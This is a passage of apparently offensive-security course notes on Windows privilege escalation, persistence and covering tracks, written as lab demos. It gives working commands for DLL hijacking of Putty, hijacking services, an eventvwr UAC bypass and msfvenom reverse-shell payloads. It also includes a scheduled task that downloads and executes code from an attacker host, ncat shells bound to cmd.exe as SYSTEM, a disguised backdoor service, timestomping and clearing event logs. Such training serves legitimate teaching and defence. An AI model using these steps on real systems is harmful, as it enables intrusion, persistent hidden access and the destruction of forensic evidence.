   - `i686-w64-mingw32-g++ -c bad.c -o bad.o`
4. The `-Wl,` Creates a shared object (a DLL) from source.o named `bad.dll`. It also creates an import library name `bad.a` for the DLL which isn't used for this exploit:
   - `i686-w64-mingw32-g++ -shared -o bad.dll bad.o -Wl,--out-implib,bad.a`
5. Alternative method for DLL creation using MSFVenom
   - `msfvenom -p windows/shell_reverse_tcp LHOST=10.50.x.x LPORT=4444 -f dll > bad.dll`

Once the malicious dll has been createdit must be uploaded to the host. Use scp, ftp, nc, python simple HTTP server, or copying and pasting base64 dump of file.

Transfering the DLL
Once the malicious dll has been created, it must be uploaded to the host. Use of `scp`, `ftp`, `nc`, `python simple HTTP server`, or `copying base64 output`.

1. Transfer the DLL to the target machine using one of the following methods:
   a. Create a Simple HTTP server, and then browse to it from the target
      - On Machine with DLL: `python -m SimpleHTTPServer 8000`
      - On Target: Browse to `http://ATTACKER_IP:8000`

   b. base64 encode the `.dll` and copy/paste to the target
      1. On Machine with DLL: `base64 bad.dll > base64dll`
         - Copy and paste the entire text of the encoded base64dll file
      2. On Target:
         - Paste the contents of base64dll into `base64.txt`
         - Run: `move base64.txt base64`
         - Run: `certutil -decode base64 SSPICLI.dll`
2. Put the retrieved DLL in the same location as the vulnerable Putty executable
   - Run: `copy "PATH OF MALICIOUS DLL" "c:\users\student\exercise_2\SSPICLI.dll"`
3. Allow for Putty to execute with scheduled task

If the above steps were followed, a command prompt or two will flash on the screen, and a text file will be created in the same location where putty is.

Sources:

- CVE-2016-6167 for Putty Version 0.67 Mitre Explanation
- Putty Dll Hijacking Demo
- Dll Hijacking on Graceful Security

- Building a DLL with MingGW
- Additional Information on building a DLL in MinGW

Vulnerable Services

Services in windows are actually DLL's that are loaded and executed via svchost.exe with system permissions via the Service Control Manager (**SCM**). The standard location for the Windows DLLs is **C:\Windows\System32** which is only accessible with adminstrative permissions. However, services are not limited to only running as a DLL from **C:\Windows\System32**; Executables and non-standard locations are supported by the Service Control Manager too. If a service is being run from a directory where a regular user has Full access (or at least delete and write) the service can be compromised to perform functions at an elevated level.

In this demonstration a machine is enumerated for services running from directories that a regular user can modify. If a service is found that uses a directory with poor access controls, it can be compromised to run malicious code.

DEMO: Vulnerable services (Weak Permissions)

Finding Vulnerable Services

1. enumerate the machine to find vulnerable ones.
   a. **WMIC**: Shows a list of services
      - From CMD: `wmic service list full`
   b. **WMIC**: Filters out all of the services that start in `system32` and lists permissions
      - From CMD: `for /f "tokens=2 delims='='" %a in ('wmic service get PathName /FORMAT:LIST^|findstr /i /v "system32"') do @echo %a >> c:\windows\temp\permissions.txt`
      - From CMD: `for /f eol="^ delims=" %a in (c:\windows\temp\permissions.txt) do cmd.exe /c icacls "%a"`
   c. **sc.exe**: Shows the configuration of a specific service
      - From CMD: `sc.exe qc <service name>`
   d. **reg query**: Shows the contents of the Service Control Manager Registry Key
      - From PowerShell: `reg query HKLM\SYSTEM\CurrentControlSet\Services\ /s /v ImagePath | Select-String -Pattern "ImagePath" -CaseSensitive | Select-String -Pattern "system32" -NotMatch`
   e. **services.msc**
      - Browse through the list of services
2. Check permissions on the non standard directory paths that are found
   a. the following path should be identified

        - `icacls "C:\Program Files\7-Zip\"`
        - `icacls "C:\Program Files\7-Zip\7z.exe"`

3. Identify and document the service information associated with the path
    - From CMD: `wmic service get name,displayname,pathname,startmode |findstr /i "auto" |findstr /i /v "c:\windows\\" | findstr /i "7z.exe"`
        - Path: `c:\program files\7-Zip\`
        - Servicename: `testService2`

NOTE

We are interested in binaries running as **SYSTEM** in locations where **BUILTIN\Users:** have the following permissions.Once found, the service can be modified to run malicious code.
`F - full access`
`GE - Execute`
`GR - Read`
`GW - Write`

Exploiting a vulnerable Service
The overall intent is to replace the legitimate service with an executable that will allow an attacker to accomplish their objective.

1. (Optional) Create a malicious executable file via MSFVenom *`` msfvenom -p windows/shell_reverse_tcp LHOST=10.50.x.x LPORT=4444 -f exe > 7z.exe
2. Create a backup copy of 7z.exe
    - `copy 7z.exe 7z.blk.exe`
3. Copy a malicious executable into 7z.exe old location
    - `copy "c:\Users\student\setup\fetchable\networkedservice2.exe" "c:\Program Files\7-Zip\7z.exe`

NOTE

networkedservice2 is a malicious service, but any executable can be transfered to the target and used

3. If using custom reverse shell, setup a netcat listener
    - `nc -lvp 4444`
4. Start the service
    - `net start testService2`
5. Check to make sure the service is functional
    - `netstat -an -p tcp | findstr 2701`
6. Run the following command to show 7z.exe is running as **System** in `Session 0`
    - `tasklist /FI "IMAGENAME eq 7z.exe"`

DEMO: Vulnerable services (Un-quoted Paths)

Services that run executables instead of DLLs via `svchost` are vulnerable to this. This vulnerability relies on **unquoted spaces** in the path to a `service executable path`. Any program with this is vulnerable to `CVE-2015-0016`.

1. Run these commands, on an Administrative command prompt, to setup for showing the defferences in the two `sevice executable paths`:
   - `sc.exe create "Demo1" binpath= "\"C:\Program Files\A Subfolder\B Subfolder\C Subfolder\SomeExecutable.exe\"" Displayname= "Demo Service 1" start= auto`
   - `sc.exe create "Demo2" binpath= "C:\Program Files\A Subfolder\B Subfolder\C Subfolder\SomeExecutable.exe Displayname= "Demo Service 2" start= auto`
2. Run: `sc.exe qc "Demo1"`
   - The important portion of its output is the **BINARY_PATH_NAME**, as it is fully encased in quotations

```
BINARY_PATH_NAME   : "C:\Program Files\A Subfolder\B Subfolder\C
Subfolder\SomeExecutable.exe"
```

3. Run: `sc qc "Demo2"`
   - The important portion of its output is the **BINARY_PATH_NAME**, as it does not have quotations around its path and it will look for the following locations and then try to open and execute each one.
     - `C:\Program Files\A.exe`
     - `C:\Program Files\A Folder\B.exe`
     - `C:\Program Files\A Folder\ B Folder\C.exe`
     - `C:\Program Files\A Subfolder\B Subfolder\C Subfolder\SomeExecutable.exe`

```
BINARY_PATH_NAME   : C:\Program Files\A Subfolder\B Subfolder\C
Subfolder\SomeExecutable.exe
```

IMPORTANT	If a malicious executable is inserted into any of the locations the service checks, it will **run as System**. The permissions on each folder and object still apply. Just because the path is unquoted, it does not mean the current user has appropriate permissions. Permissions should still be checked with **icacls**

4. Run: `reg query HKLM\SYSTEM\CurrentControlSet\Services\ /s /v ImagePath | Select-String -Pattern "ImagePath" -CaseSensitive | Select-String -Pattern "system32" -NotMatch`
   - The following `ImagePath` should be identified:

        - `C:\Program Files\Windows Photo Viewer\ImagingDevices.exe`
5. Run: `sc qc "testservice1"`

```
BINARY_PATH_NAME   : C:\Program Files\Windows Photo Viewer\ImagingDevices.exe
```

Sources:

- CVE-2015-0016 Explanation
- Privilege Escalation Windows
- Common Windows Privilege Escalation Vectors

Unpatched Kernel Vulnerabilities

If there exists an unpatched LPE (local privilege escalation) vulnerability in the operating system itself, this can be utilized to escalate privileges. A recent example of such a vulnerability is *CVE-2018-8440: Local Windows ALPC Privilege Escalation Vulnerability*.

A malicious actor can use public or private exploits for unpatched vulnerabilities to escalate privileges. A note about this type of privilege escalation is that the techniques typically exploit some vulnerability during an interaction with the kernel. As such, if something were to go wrong, it can sometimes crash the host, while a user-land privilege escalation will typically not be as risky.

Gaining SYSTEM Access

As mentioned earlier, `SYSTEM` is both an integrity level and a user account. A process with both a `SYSTEM user token` and `SYSTEM integrity level` has unrestricted access to the operating system. While there is no security boundary that distinguishes Administrator from SYSTEM, moving from the former to the latter does require additional action.

DEMO: SYSTEM Access and Defeating Protections

1. Sysinternals:
    - `PSEXEC.exe -i -s -d CMD`
2. Create an interactive service that runs as **SYSTEM**
    - `sc create cmd binpath= ▯cmd /K start▯ type= own type= interact`
    - `net start cmd`
3. Create a scheduled task that runs a listening ncat.exe as **SYSTEM**
    - Create the Scheduled Task
        - `schtasks /create /tn "ncat" /ru SYSTEM /RL HIGHEST /tr`

`"c:\users\student\setup\fetchable\ncat.exe -lp 65000 -e cmd.exe" /sc Minute`

- Validate the task was created
    - `schtasks /query /fo LIST /v | Select-String -Pattern "SYSTEM" -CaseSensitive -Context 6,0`
- Show the task running
    - `netstat -ano |findstr 65000`
- Connect to the listening port with nc
    - `nc <machine ip> 65000`
    - `whoami`

DEMO: User Account Control (UAC) Bypass

Sometimes an auto-elevate executable can be abused to execute a command at a higher integrity level without issuing a prompt to the user. When an auto-elevate executable has such a vulnerability, it is said to be vulnerable to a UAC Bypass. **A UAC Bypass** is any technique that allows a process to execute a command at a higher integrity level without triggering a prompt or warning to the user.

When an attacker has control of a privileged (member of Administrator localgroup for example) user process at a medium integrity level, he or she may use UAC bypass in order to elevate to a high integrity level without the user receiving a notification.

IMPORTANT	UAC bypass **does not** escalate from a **non-privileged** user to a **privileged user**; it allows a privileged user to perform a privileged action without triggering a prompt.

This bypass is trypically done through the high integrity-level programs calls the regiestry key to run it will look at HKCU and than HKCR keys. If the program accesses HKCU than HKCR and the HKCU key doesn't exist than we can create the key, since we have the ability to work in the HKCU.

This bypass takes advanage of how **eventvwr.exe** looks the `mscfile\shell` reg key. It is Important to know that when eventvwr.exe runs, it transitions to using mmc snap-in (mmc.exe), which you will see after eventvwr runs through its load process.

Process Explorer:

1. Run: `procexp /e`
    - Click **View**
    - Click **Select Columns**
    - Select **Integrity Level**
2. Find mmc.exe (eventvwr.exe is running through the mmc)
3. Identify how it started in a **High** Integrity Level

Process Monitor:

4. Run: `procmon /AcceptEula`
5. Configure the following filters by pressing `CTRL + L` to open the filter menu:
   a. **Process Name** is `eventvwr.exe`
      - Walk through the path calls to show what eventvwr.exe is loading
   b. **Result** is `NAME NOT FOUND`
      - Point out how eventvwr.exe is looking to load all the different types of keys
   c. **Path** contains `HKCU`
      - Discuss why we want to look at HKCU, we can write into that reg area. Remove this filter for the next one
   d. **Path** contains `mscfile\shell`
      - The key we want to use
6. From the CLI run the below commands
   a. `reg add "hkcu\software\classes\mscfile\shell\open\command" /t REG_SZ /d "c:\windows\system32\windowspowershell\v1.0\powershell.exe start-process cmd"`
   b. `eventvwr.exe`
      - The cmd.exe shell will open
      - In **Process Explorer** you will find `cmd.exe` is running in **High** integrity.

NOTE **eventvwr.exe** must be run from the CLI. If it is run from the GUI the Event Viewer will call the `.msc` file which reside in the `HKEY_CLASSES_ROOT (HKCR)` registry key and you will not get the cmd prompt.

Sources:

- "FILELESS" UAC BYPASS USING EVENTVWR.EXE AND REGISTRY HIJACKING
- Getting a CMD prompt as SYSTEM
- User Account Control – What Penetration Testers Should Know
- Bypassing Windows User Account Control (UAC) and ways of mitigation

Persistence

Persistence can be defined as any technique that allows an actor to restore interactive access to a system after it is lost.

There are various ways to persist access. It is important to note that a persistence technique that survives reboot must write to disk in some fashion in order to be injected into the boot process. Writing to disk introduces much higher risk for an adversary due to the increased forensic footprint. This lesson will focus on some of the more common techniques.

Sources:

- MItre Persistance Matrix

Registry runkeys

According to Microsoft:

`Run` and `RunOnce` registry keys cause programs to run each time that a user logs on. The data value for a key is a command line no longer than 260 characters. Register programs to run by adding entries of the form description-string=commandline. You can write multiple entries under a key. If more than one program is registered under any particular key, the order in which those programs run is indeterminate.

The Windows registry includes the following four keys:

- `HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run`
- `HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run`
- `HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce`
- `HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce`

IMPORTANT The only key a regular can change is their HKCU key. `HKLM Keys` require **administrative permissions** to change, but can be viewed by a regular user.

Adding an entry to the `run keys` in the Registry or startup folder will cause the program referenced to be executed when a user logs in. These programs will be executed under the context of the user and will have the account’s associated permissions level.

According to MITRE, adversaries can use these configuration locations to execute malware, such as remote access tools, to maintain persistence through system reboots. Adversaries may also use Masquerading to make the Registry entries look as if they are associated with legitimate programs.

An example of a tool that uses this technique is the PowerSploit persistence script (**Remeber, we do not teach PowerSploit**). The below code is an example of how you can leverage basic powershell to create the key, all you need to provide is what the persistance will do for you. (Run a script, Execute a Program, Etc.)

```
New-ItemProperty -path HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run -name
"Updater" -PropertyType expandstring -value 'C:\Windows\System32\cmd.exe /c calc.exe'
-force
```

Sources:

- Run and RunOnce Registry Keys
- Registry Run Keys / Startup Folder
- Masquerading

Scheduled Tasks

MITRE States:

Utilities such as at and `schtasks`, along with the `Windows Task Scheduler`, can be used to schedule programs or scripts to be executed at a date and time. A task can also be scheduled on a remote system, provided the proper authentication is met to use **RPC** and **file and printer sharing** is turned on. Scheduling a task on a remote system typically requires being a member of the **Administrators group** on the the remote system.

An adversary may use task scheduling to execute programs at system startup or on a scheduled basis for persistence, to conduct remote Execution as part of Lateral Movement, to gain SYSTEM privileges, or to run a process under the context of a specified account.

An example of a tool that uses this technique is the PowerSploit persistence script (**Remeber, we do not teach PowerSploit**). The below code is an example of how you can leverage basic powershell to create a scheduled task, all you need to provide is what the persistance will do for you. (Run a script, Execute a Program, Etc.)

```
schtasks /create /tn Updater /tr
"c:\windows\syswow64\WindowsPowerShell\v1.0\powershell.exe -WindowStyle hidden -NoLogo
-NonInteractive -ep bypass -nop -c 'IEX ((new-object
net.webclient).downloadstring(''http://ATTACKER-IP/PAYLOAD'''))'" /sc onlogon /ru
System
```

Sources:

- Scheduled Tasks

Services

A malicious actor can hijack an existing service or add a new one in order to maintain persistence. When operating systems boot up, they start services that perform background system functions.

- A service's configuration information, including the file path to the service's executable, is stored in the Windows Registry.
- Services can be configured to execute at startup by using CLI utilities or by directly modifying the Registry.
- The service name should be disguised by using a name related to the operating system or benign software.
- Although Services may be created with administrator privileges they are executed under `SYSTEM` privileges, allowing an attacker to also use a service to escalate privileges from **administrator** to **SYSTEM**.
- Attackers can also directly start services through Service Execution.

An example of a new service creation is provided by:

- Delivery and installation or manipulation of services is dependent on your objective

NOTE

An Advanced Example: a Microsoft Blog digging into the FinFisher malware

Brief Comments: (Read the Articale for Full Explanation)

At the time of writing, the dropper supports `aepic.dll`, `sspisrv.dll`, `ftllib.dll`, and `userenv.dll` to host the malicious **FinFisher payload**. Finally, a new Windows service is created with the service path pointing to the candidate `.exe` located in this new directory together with the freshly created, `benign-looking DLL`.

Sources:

- New Service
- Service Registry Permissions Weakness
- How Malware hides and is installed as a Service
- C++ windows service application - Beeper Service

Covering Tracks

Planning
Prior to gaining access to the box:

- Which of your actions could be reasonably expected to create a log?
- Within which logs would these anticipated entries be created?
- What, if anything can be done to prevent log entries from being generated?

After gaining access to the box:

- How to check logging settings on the box?
- What can you do to avoid further logging?
- What log files updated during your time on target?

Before exiting the box:

- What actions should I take to ensure my presence was not noticed?
- Would it be easier/better to modify the traces I left behind to not attribute to me?

When does Covering Tracks start?

- The Mission and Situation will dictate; however, items to consider are:
  - What type of OS are we interacting with?
    - Windows: `cmd.exe` keeps command history per terminal instance inside memory, which is cleared upon closing. This can be seen by using `doskey /history` or `F7`

Artifacts
"Every contact leaves a trace" - Edmond Locard 1910 Criminal Forensics,

Items we leave behind after we exit a system. Examples include `text files` we created, `logs` that include our information (IP Address, username, Hostname, etc.), `services` that we started, and anything else that was generated while we were on the system. While each piece of data will not reveal everything that happened, several pieces correlated together could establish a process, technique, or motive.

- Why is it important to only work in memory on a remote machine?

Blending In
Is the overall concept of considering items that may be left behind, and thinking about what we can do to attempt to look legitimate.

- `File naming`: Choose names that are like others or legitimate files.
- `File location`: Place with a lot of files and non-volatile.
- `Timestomping`: Match times of like files.
- `Port selection`: Pick ports that can be related to legitimate services.
- `Frequency`: Choose times during high traffic usage and long call back times.

Timestomping

- Requires interaction with **Timestamps**, the information that is encoded to show when an event occurred the `date and time`

Why would you want to change a timestamp?

- To have the newly created file blend in with other files on the system and not appear as odd.
    - This allows you to add a file to a system during a non-peak time and change the date and time so it looks like a normal user created it during normal hours.
- Utilization a third-party applications like `timestomp.exe` allow for the modified date and timestamp can be completely changed on any file.
    - Calls into question the validity of a file or log
    - Allows for an easy miss if looking for modified files in an entirely different time period

System Resources

As we clean up after ourselves, it is important to note if our actions caused a spike in RAM or CPU utilization.

- Have we used any hard disk space?
- Have we maxed out available connections, threads, or Process IDs?

When evaluating resources, network usage is just as important. Network usage can be apparent as soon as an **administrator** runs a `netstat`, as your port selection may draw unwanted attention. Even if we had a tool that locally can hide connections, the connection still exists and there is a network flow. If a sensor is collecting traffic flows your connection will be there.

- How can resource usage be a bad thing if you are on the offensive side?
- What are some things you would look for in resource usage if you are a local defender?
- As an attacker, what resources do you want to keep track of so you don't use to much?

===== DEMO: Evaluating System Resources The goal is to demonstrate and identify various techniques and methods to identify how your actions may affect the target. Below are various commands that can be run to show resource usage impact.

```
wmic cpu get loadpercentage /format:value
    # Displays the CPU usage

wmic os get freephysicalmemory /format:value
    # Displays the amount of physical memory that is free

wmic os get freevirtualmemory /format:value
    # Displays the amount of virtual memory that is free

netstat /anob
    # Provides list of connections and state of the connection

wmic netuse list full
    # Lists connection info including ConnectionState, Description, Name, RemoteName,
RemotePath, Username, Status and other information

net use
    # Retrieves a list of network connections

net view
    # Displays a list of computers and network devices on the network
```

Windows Logging

Windows Audit Policies
Auditing tracks the activity of users and processes by recording selected types of events in the logs of a server or workstation

- Can be viewed with the auditpol command on all kernels
- Dependant on a domain
    - A default domain policy is automatically generated when a new domain is created.

DEMO: Audit Logging

```
auditpol /get /category:*
    # Basic: Shows all audit category setting

auditpol /get /category:* |findstr /i "success failure"
    # Show all audit category set for success, failure, or success and fail

auditpol /list /subcategory:"detailed Tracking","DS Access"
    # Displays sub policy's for "Detailed Tracking","DS Access" categories.

auditpol /get /option:crashonauditfail
    # Check options that effect the system as a whole when certain events occur. The
example would cause the system to crash if auditing would become unable to log events.
```

Event Logging

Logs in Windows have the `.evtx` and `.evt` file extensions that are always in use by the system and are `data/xml` files.

- Typical approach for windows is:
    - **clear the log**
    - **leave the log**
- Logs are located un `c:\windows\system32\config`

Log Types include:

- `Application log`
    - The Application log contains events logged by applications or programs. For example, a database program might record a file error in the application log. Program developers decide which events to log.
- `Security log`
    - The Security log contains events such as valid and invalid logon attempts, as well as events related to resource use, such as creating, opening, or deleting files or other objects. Administrators can specify what events are recorded in the security log. For example, if you have enabled logon auditing, attempts to log on to the system are recorded in the security log.
- `Setup log`
    - The Setup log contains events related to application setup.
- `System log`
    - The System log contains events logged by Windows system components. For example, the failure of a driver or other system component to load during startup is recorded in the system log. The event types logged by system components are predetermined by Windows.

There are numerious resources online to look up Microsoft Event IDs, the below table shows some of the important IDs:

```
EventID     Description

4624/4625   successful/failed login
4720        account created
4672        administrator equivalent user logs on
7045        Service creation
```

DEMO: Event Logging

```
wevtutil el
    # Show all logs on system, more logs exist other than event logging.

wevtutil qe security /c:5 /rd:true /f:text
    # Show last 5 security logs.

wevtutil gl microsoft-windows-audit/analytic
    # Configuration information for the specified log, which includes whether the log
is enabled or not, the current maximum size limit of the log, and the path to the file
where the log is stored.

wevtutil qe system /c:5 /rd:false /f:text /q:"*[System[(EventID=104 or
EventID=7040)]]"
    # Case sensitive, Show last 5 events that are EventID104 or 7040.

wmic nteventlog list /format
    # Show configuration of eventlogs.

wmic nteventlog get name
    # Show eventlog logs by name.

wmic ntevent where "logfile="security" list full
    # Grabs all security logs

wmic ntevent where "logfile="security and eventcode=4647" get
category,insertionstrings
    # Display security eventID 4647 with category and insertionstrings data.
```

```
Get-EventLog -?
    # help, shows command structure.

Get-Eventlog -List
    # Displays all the logs.
```

```
Get-EventLog security -newest 1 -instanceid 4672 \| format-list
    # Newest log with instanceid 4672

Get-EventLog -LogName Security -Newest 50 \| Select Timegenerated,
@{Name="edwards";Expression={ $_.ReplacementStrings[1]}}, EventID, index \| format-
list
    # Show events in security made by edwards username.

Get-EventLog -LogName Security -Newest 50 -index 5399 \| format-list
    # Display newest 50 with index 5399 from Security log.
```

Additional logging concerns
When considering all the possible logging sources that could be enable on Windows systems, it is important to understand that that `PowerShell` and `Windows Management Instrumentation Command (WMIC)` can be set to create logs.

Powershell
Outlined below are the different versions as well as the type of logging introduced/added with each respective versions. **Transcription** may be set with all versions but requires setting up additinal profiles on the system.

- `2.0`
    - **Windows Event Logs**: Shows that PowerShell executed.
        - Includes `start` and `end` times of sessions
        - Whether the session executed locally or remotely (`ConsoleHost` or `ServerRemoteHost`)
- `3.0`
    - **Module logging**: Records pipeline execution details as PowerShell executes, including variable initialization and command invocations. Module logging will record portions of scripts, some de-obfuscated code, and some data formatted for output.
- `4.0`
    - **Transcription**: Creates a unique record of every PowerShell session, including all input and output, exactly as it appears in the session.
- `5.0`
    - **Script Block**: Records blocks of code as they are executed by the PowerShell engine, thereby capturing the full contents of code executed by an attacker, including scripts and commands. Due to the nature of script block logging, it also records de-obfuscated code as it is executed.

Windows Management Instrumentation Command (WMIC)
A software utility that allows users to performs `Windows Management Instrumentation (WMI)` operations through the command prompt, and allows for remote and local retrieval of information about systems.

- Can only be used by the `local system administrators`
- Allows for logging configurations:
  - Logs stored: `%systemroot%\system32\wbem\Logs`
  - Logging enabled through the `wbem` registry key value being set
    - `0`: Logging Disabled
    - `1`: Enables Errors Logging
    - `2`: Enables Verbose Logging

DEMO: Additional Logging

Checking PowerShell logging

```
reg query [hklm or hkcu]\software\microsoft\powershell\1\powershellengine\
    # Hive check to determine PowerShell verison and log settings

reg query [hklm or hkcu]\software\microsoft\powershell\3\powershellengine\
    # PowerShell hive check
```

```
Get-Host
    # Shows PowerShell Version
```

Checking *Windows Management Instrumentation Command (WMIC) logging

```
reg query hklm\software\microsoft\wbem\cimom \| findstr /i logging
```

DEMO: Manipulating Logs and Files

This demonstration covers a variety of methods, which reflect interacting with, manipulting, and clearing logs and file information to aid in covering track and blending in. In particular with a Windows system, there are limitations on what can done with logs, we must understand methods to alter other data to obscure our actions.

Manipulating Logs and Files

```
dir /A /o:d /t:w
    # Sorts files from oldest to newest by file write time. Newest files will be at
the end of the output.
```

```
forfiles /P c:\windows\system32 /S /D +05/14/2019
    # Recursively lists the directory and sub directories matching the specified
modified time criteria
    # /S subdir recursively
    # /D last modified time (+ greater than equal to)

dir /O:D /T:W /A:-D
    # /O:D List by files in sorted order
    # /T:W will make the command use file modified time
    # /A:-D will make it to print only files.

wmic datafile where name='c:\\windows\\system32\\notepad.exe' get CreationDate,
LastAccessed, LastModified
    # Pulls the three specified dates from the identified file

copy /b filename.ext +,,
    # Sets the date to the current time
```

```
Get-ChildItem -path c:\windows\system32
    # List all files within a directory

Get-ChildItem c:\windows\system32 -Force | Select-Object FullName, CreationTime,
LastAccessTime, LastWriteTime, Mode, Length
    # Lists all files within a directory along with there timestamps and permissions

$(Get-Item file.ext).creationtime=$(date) |$(Get-Item test.txt).creationtime=$(Get-
Date)
    # Sets the date for today

$(Get-Item file.ext).lastaccesstime=$(date) |$(Get-Item
test.txt).lastaccesstime=$(Get-Date "07/07/2004")
    # Sets the date specified

$(Get-Item file.ext).lastwritetime=$(date) |$(Get-Item test.txt).lastwritetime=$(Get-
Date "07/07/2004 05:18 am")
    # Sets the date and time as specified
```

Clearing Logs and Files

```
wevtutil clear-log Application
    # Clears the application log, or a specified log

findstr /V identifying_info original_file > clean_file
    # Removes lines that contain "identifying_info" from the orignal file and saves to
clean_file
```

```
Clear-Eventlog -Log Application, System
    # Powershell command to clear the application and system log
```

DEMO: Windows Covering Tracks with Persistance

1. Place ncat.exe inside c:\windows\system32
    - `copy "c:\users\student\setup\fetchable\ncat.exe" c:\windows\system32`
2. Find a .dll without a assocated exe dir c:\windows\system32. Lets use wksprtPS.dll
3. Grab wksprtPS.dll times.
    - `powershell -command "get-childitem c:\windows\system32\wksprtPS.dll -force | select-object creationtime,lastaccesstime,lastwrittime"`
4. Rename ncat.exe to something that matches the dll
    - `rename ncat.exe wksprtzPS.exe`
5. Show our renamed exe timestamps
    - `powershell -command "get-childitem c:\windows\system32\wksprtzPS.exe -force | select-object creationtime,lastaccesstime,lastwrittime"`
6. Timestomp our exe to match the dll’s times
    - `powershell -command "$(Get-Item c:\windows\system32\wksprtzPS.exe).creationtime=$(Get-Date "3/05/2018 -hour 1 -minute 06 -second 11")"`
    - `powershell -command "$(Get-Item c:\windows\system32\wksprtzPS.exe).lastaccesstime=$(Get-Date "3/05/2019 -hour 1 -minute 06 -second 11")"`
7. Verify our timestamps.
    - `powershell -command "get-childitem c:\windows\system32\wksprtzPS.exe -force | select-object creationtime,lastaccesstime,lastwrittime"`
8. Since we are installing a exe we can set it as a service. Utilizing a batch script to call our exe will cause errors and not work
    - `sc create RDPlite binpath= "cmd /C c:\windows\system32\wksprtzPS.exe -lp 3399 -e cmd.exe" type= own start= auto DisplayName= "RDPlite"`
    - `sc description RDPlite "Nothing to see here I am legit"`
9. Verify our service configuration that it blends. NOTE the 250 on the qdescription is how many bytes to display.
    - `sc qc RDPlite`
    - `sc qdescription RDPlite 250`
10. Start our service and verify our backdoor is running
    - `sc start RDPlite`
    - `netstat -abno | findstr 3399`

11. Log in
    - `nc <IP> 3399`